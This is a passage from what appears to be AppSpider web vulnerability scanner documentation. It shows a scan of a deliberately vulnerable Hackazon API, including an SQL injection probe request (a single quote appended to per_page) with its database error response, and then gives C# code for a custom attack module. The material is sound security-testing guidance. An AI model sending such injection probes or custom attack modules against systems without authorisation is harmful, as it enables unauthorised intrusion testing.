
5. Click the Add File (+) icon and import the .xml file containing the recorded traffic.



- When prompted, click on **Click here to view file content** to view the recorded traffic.



7. Select the check box for **Restrict scan to recorded traffic** to limit the scan to the recorded traffic.
8. Click the **Save & Run** button to start the scan in AppSpider.



During the scan, AppSpider will provide live results in the *Scan Status* panel.

**RESTAPITest**

Current Domain: <http://192.168.1.108/> Start Time: Fri 04, 11:00:13 PM  
 Form Authentication: Default non-authenticated Session (Not Logged In) Time Elapsed: 02:05:06  
 Scan Status: Completed Time Remaining: 00:00:00

Overall Progress: 100%  
 Scan Stage: 0%

Crawled: 18/18  
 Attacked: 8562/8562

Findings Summary

High:	3
Medium:	0
Low:	0
Informational:	0
Safe:	26

Network monitor

Requests:	16752
Failed Requests:	55
Request Delay (ms):	0
Speed (KB/sec):	25.82
Response Time (ms):	575

Events

Date/Time	Severity	Description
Sat 05, 01:06:...	✓	Scan Completed
Sat 05, 01:06:...	ⓘ	Report Generation Completed
Sat 05, 01:06:...	ⓘ	Zipping stand alone report...
Sat 05, 01:06:...	ⓘ	Generating XML...
Sat 05, 01:06:...	ⓘ	Generating AppThreatModeling.html...
Sat 05, 01:06:...	ⓘ	Generating AllLinks.html...
Sat 05, 01:06:...	ⓘ	Generating DatabaseByUrl.html...
Sat 05, 01:06:...	ⓘ	Generating Database.html...

The new version of AppSpider (6.4.281) is available for download. (click here to go to the download site)

## Reporting

When the scan is complete, an HTML report will be generated. Within the following report, AppSpider found 3 SQL injection and 26 reflections during the vulnerability scan.

**Scan Results**

Scan Name: RESTAPITest  
 Date: 12/4/2015 11:00:13 PM  
 Authenticated User: (none)  
 Total Links / Attackable Links: 18 / 18  
 Target URL: <http://192.168.1.108/api/>  
 Reports: Select Report

Security Status - Partial

Vulnerability	Red
Best Practice	Green
Exposure	Red

**Summary**

A partial scan was performed.

- We crawled 18 links for which we performed 8,220 active attacks.
- There are 12 vulnerabilities detected which can be consolidated to 3 root causes, allowing us to reduce remediation labor by 75%.
- There are an additional 26 findings such as Best Practices, Privacy, and Reflection results.

**Vulnerabilities**

Vulnerabilities by Risk


Variances: 12	Root Causes: 3
High	2
Medium	3
Low	(3 / 12) (0 / 0)
Informational	(0 / 0)
Total	15

**Vulnerability Reports**

Total Vulnerabilities	3 Root Causes
Application & Database	3 Root Causes
Server Administrator	0 Root Causes

AppSpider found a SQL injection on the per\_page parameter in  
<http://192.168.1.108/api/category>.

Expanding **Attack Traffic** will allow you to view the attack request.



The screenshot shows the AppSpider Report interface with the following details:

- SQL Injection** is the selected category.
- Site: http://192.168.1.108:80**
- URL: http://192.168.1.108/api/category** (highlighted with a red box)
- Root Cause #1: (Parameter: per\_page, 4 Attack variances)** (highlighted with a red box)
- Attack Type**: Single Quote (another)
- Original Value**: 1000
- Attack Value**: 1000' (highlighted with a red box)
- Error**: Database error
- Request 1** (HTTP/1.1) details:
  - GET /api/category?page=1&per\_page=1000'
  - User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; MI 3W MIUI/5.11.12)
  - Host: 192.168.1.108
  - Connection: Keep-Alive
  - Accept-Encoding: gzip
  - Cookie: PHPSESSID=sv3d6q1gi8ipk5v58kdqtam4t2
- Response 1** (HTTP/1.1 500 Internal):
 

```
{"message": "Database error: \\nYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 \\n in query:\\nSELECT * FROM `tbl_categories` ORDER BY `tbl_categories`.`name` ASC LIMIT 1000'", "code": 0, "trace": "#0 \\\\'var\\\'www\\\'/hackazon\\\'vendor\\\'phpxie\\\'db\\\'classes\\\'PHPixie\\\'DB\\\'Query.php(247): PHPixie\\\'DB\\\'PDOV\\\'Connection->execute('SELECT * FROM ...', Array)\\\'n#1 \\\\'var\\\'www\\\'/hackazon\\\'vendor\\\'phpxie\\\'orm\\\'classes\\\'PHPixie\\\'ORM\\\'Model.php(315): PHPixie\\\'DB\\\'Query->execute()\\\'n#2 \\\\'var\\\'www\\\'/hackazon\\\'classes\\\'App\\\'Paginate\\\'Paginate\\\'Pager\\\'ORM.php(63): PHPixie\\\'ORM\\\'Model->find_all()\\\'n#3 \\\\'var\\\'www\\\'/hackazon\\\'classes\\\'App\\\'Rest\\\'Controller.php(358): App\\\'Paginate\\\'Paginate\\\'Pager\\\'ORM->current_items()\\\'n#4"}
```
- Double Quote**: 1000
- 1000"**
- Database error**
- VALIDATE** button
- Original Traffic** and **Attack Traffic** buttons

## How to create a custom attack module


AppSpider has over 80 attack modules. In some cases, you may want to create a custom attack specific to your environment. AppSpider provides unique functionality which allows you to implement custom attack modules based on your application environment.

In order to create a custom attack module, a library project in Microsoft Visual Studio Express is required. VS Express is a freeware tool. You can download it from the following url:

**VS Express:** <https://www.visualstudio.com/en-us/products/visual-studio-express-vs.aspx>

### Create a C# class library


1. Open VS Express and select **New Project**.
2. In the left pane of the *New Project* dialog box, navigate to **Installed ->Templates -> Visual C# -> Class Library**.
3. Enter the **Name** and **Location** of your project, and click the **OK** button to save your class library.



## Add new DLL reference

The DLL reference, AttackerCOMLib.dll, is a required library for the installation file. Use following steps to add this new DLL reference into the project:


1. Right-click on your project in the *Solution Explorer* and navigate to **Add -> References**.



2. Click the **Browse** button in the *Reference Manager* menu.
3. Locate and highlight **AttackerCom.dll** from the AppSpider *Scan Engine* folder.

**Note:** The path to *Scan Engine* folder location is C:\Program Files (x86)\Rapid7\AppSpider6\Scan Engine.


4. Click the **Add** button to continue.




## Creating classes

A class enables you to define the data and behavior of your own custom types by grouping together variables of other types, methods, and events. Additional classes are required when creating a custom attack module. Use the following steps to create a new class in VS Express:

1. Right-click on your project in the *Solution Explorer* and navigate to **Add -> New Item**.



2. Select **Class**, enter a name, and click the **Add** button.



## Create ICSModule.cs

1. Add a new class file, name it ICSModule.cs, and click the **Add** button.
2. Add the following code for ICSModule.cs:

```
using System;

namespace CustomModule
{
    public interface ICSModule
    {
        void Load(uint moduleRunnerId);

        uint CalculateNumberOfAttacks();
        bool RunAttack(uint attackIndex);
    }
}
```

## Create ICSModuleFactory.cs

1. Add a new class file, name it ICSModuleFactory.cs, and click the **Add** button.
2. Add the following code for ICSModuleFactory.cs:

```
using System;
namespace CustomModule
{
    public interface ICSModuleFactory
    {
        bool CreateModule(Guid moduleGuid, out ICSModule module);
    }
}
```

```

        }
    }
}
```

## Create ModuleFactory.cs

1. Add a new class file, name it ModuleFactory.cs, and click the **Add** button.

**Note:** In this class, a unique GUID will be used to attach in the attack module.

2. Add the following code for ModuleFactory.cs:

```

using System;
using AttackerCOMLib;
using System.Text.RegularExpressions;

namespace CustomModule
{
    public class CSModuleFactory : ICSModuleFactory
    {
        public bool CreateModule(Guid moduleGuid, out ICSModule module)
        {
            Guid correctGuid = new Guid("7DEE1967-063D-4BE0-8061-
028D3E707FCE");
            if (correctGuid == moduleGuid)
                module = new Internal();
            else
                module = null;
            return module != null;
        }
    }
}
```

## Create Internal.cs

1. Add a new class file, name it Internal.cs, and click the **Add** button.
2. Add the following code for Internal.cs:

```

using AttackerCOMLib;
using System;
using System.Text.RegularExpressions;

namespace CustomModule
{
    /// <summary>
    /// Internal module name as per location indicated in module.cfg
    /// </summary>
    public class Internal : ICSModule
    {
    }
}
```

```
{  
  
    IModuleRunner _moduleRunner;  
  
    public bool AttackPointIsRelevant()  
    {  
        throw new NotImplementedException();  
    }  
  
    public uint CalculateNumberOfAttacks()  
    {  
        IAttackPoint attackPoint = _moduleRunner.GetAttackPoint();  
        if (attackPoint.Type == AttackPointType.ATTACKPOINT_  
PARAMETER)  
        {  
  
            return 1;  
        }  
        else  
        {  
  
            // Other attack points are:  
            // CrawlResult  
            // File  
            // Directory  
            // Host  
            return 0;  
        }  
    }  
  
    public void Load(uint moduleRunnerId)  
    {  
        _moduleRunner = new ModuleRunner();  
        _moduleRunner.SetModuleInstanceID(moduleRunnerId);  
    }  
  
    public bool RunAttack(uint attackIndex)  
    {  
        IAttackConfiguration attackConfig = _  
moduleRunner.GetAttackConfig();  
        IAttackPoint attackPoint = _moduleRunner.GetAttackPoint();  
        IParameterAttackPoint parameterAttackPoint =  
        (IParameterAttackPoint)attackPoint;  
        IParameterAttack parameterAttack =  
parameterAttackPoint.GetParameterAttack();  
  
        string originalValue =  
parameterAttackPoint.AttackParameter.OriginalValue;  
        string attackString =  
attackConfig.CustomParameters.GetParameter("AttackString");  
        string attackValue = attackString + originalValue;  
    }  
}
```

```
parameterAttack.ParameterValue = attackValue;

for (uint i = 0; i < attackIndex; i++)
{
    IResponse originalResponse =
parameterAttack.OriginalResponse;
    IResponse attackResponse = parameterAttack.SendRequest
() ;//.SendNextRequest();
    if (attackResponse == null)
        break;
    if (!parameterAttack.PreProcessResponse())
        continue;

    string vulnRegex =
attackConfig.CustomParameters.GetParameter("VulnRegex");
    Match match = Regex.Match(attackResponse.Body,
vulnRegex, RegexOptions.IgnoreCase);
    if (match.Success)
    {

        string errorString = match.Value;
        string originalBody = originalResponse.Body;
        match = Regex.Match(originalBody, vulnRegex,
RegexOptions.IgnoreCase);
        if (match.Success && errorString == match.Value)
            continue;
        IResult result = parameterAttack.CreateResult();
        result.AttackValue = attackValue;
        result.ErrorString = match.Value;
        _moduleRunner.SaveResult(result);
        return true;
    }

}
return false;
}

}
```

## Create configuration files

Configuration files store information and settings that differ from the factory defaults.

1. Create a new folder in the *Module* library and name it **Internal**.


**Note:** The path to the *Modules* folder location is C:\Program Files (x86)\Rapid7\AppSpider6\ScanEngine\Modules.

2. Place an **attack.cfg** and a **module.cfg** file into the *Internal*/folder.

**Note:** You can produce your own files independently or create your file based off of the existing modules in AppSpider.

Module types include:

- Host
- Directory
- File
- CrawlResult
- Parameter
- Response (Passive)



3. Compile and run the project, and it will generate the Internal.dll file.
4. Copy and paste Internal.dll into the *Internal*/folder.

**Note:** The path to the *Internal*/folder location is C:\Program Files (x86)\Rapid 7\AppSpider 6\ScanEngine\Modules\Internal

5. Add following code into the .xml file.

```
<AttackModulePolicy>
<Enabled>1</Enabled>
```

```
<ModuleId>7DEE1967063D4BE08061028D3E707FCE</ModuleId>
<ModulePriority>Medium</ModulePriority>
<Severity>Informational</Severity>
<MaxVulnLimit>100</MaxVulnLimit>
<MaxVarianceLimit>1</MaxVarianceLimit>
<PassiveAnalysisOnAttacks>0</PassiveAnalysisOnAttacks>
<EnforceEncoding>0</EnforceEncoding>
<AttackPoints>Response Analysis</AttackPoints>
<ParameterLocations>Directory|File|Path|Query|Fragment|Post|Http
Header|Cookie|Referer</ParameterLocations>
<RequestOriginations>HTML|Form|AJAX|Flash|Silverlight|WSDL</RequestOrig
inations>
</AttackModulePolicy>
```

## Edit configuration file

1. Navigate to the configuration file.

**Note:** The path to the configuration file location is  
Documents\AppSpider\Scans\ConfigurationName\config.scfg.

2. Edit the configuration file and add the following code:


```
<AttackModulePolicy>
<Enabled>1</Enabled>
<ModuleId>7DEE1967063D4BE08061028D3E707FCE</ModuleId>
<ModulePriority>Medium</ModulePriority>
<Severity>Low</Severity>
